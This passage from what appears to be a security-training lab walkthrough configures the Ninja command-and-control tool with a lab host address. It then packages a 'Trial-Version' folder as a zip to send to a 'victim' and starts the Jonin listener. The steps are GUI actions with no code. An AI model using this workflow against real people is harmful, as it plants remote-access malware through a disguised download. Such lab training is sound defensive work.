
11. **constants.json** file opens in notepad, Change the **Name** to **Server22** and in **Host** to **10.10.1.11** as shown in the screenshot, save the notepad file and close it.




12. We have completed the configuration of Ninja tool. Now, we will create a zip file and send it to the victim.
13. Right-click on **Trial-Version** folder and hover over **WinRAR** and select **Add to archive...** from the list of options.




14. In the **Archive name and parameters** window, select **ZIP** radio button in **Archive format** section and click on **OK**.




15. We can see that **Trial-Version.zip** file is created on the **Desktop**.




16. Before sending the zip file to the victim, we need to start a listener, to do that double-click on **Jonin-v1.1.0-win.exe** file on the **Desktop**.



17. A command prompt window appears, press any key to start the listener.




18. After pressing any key, the tool starts listening.



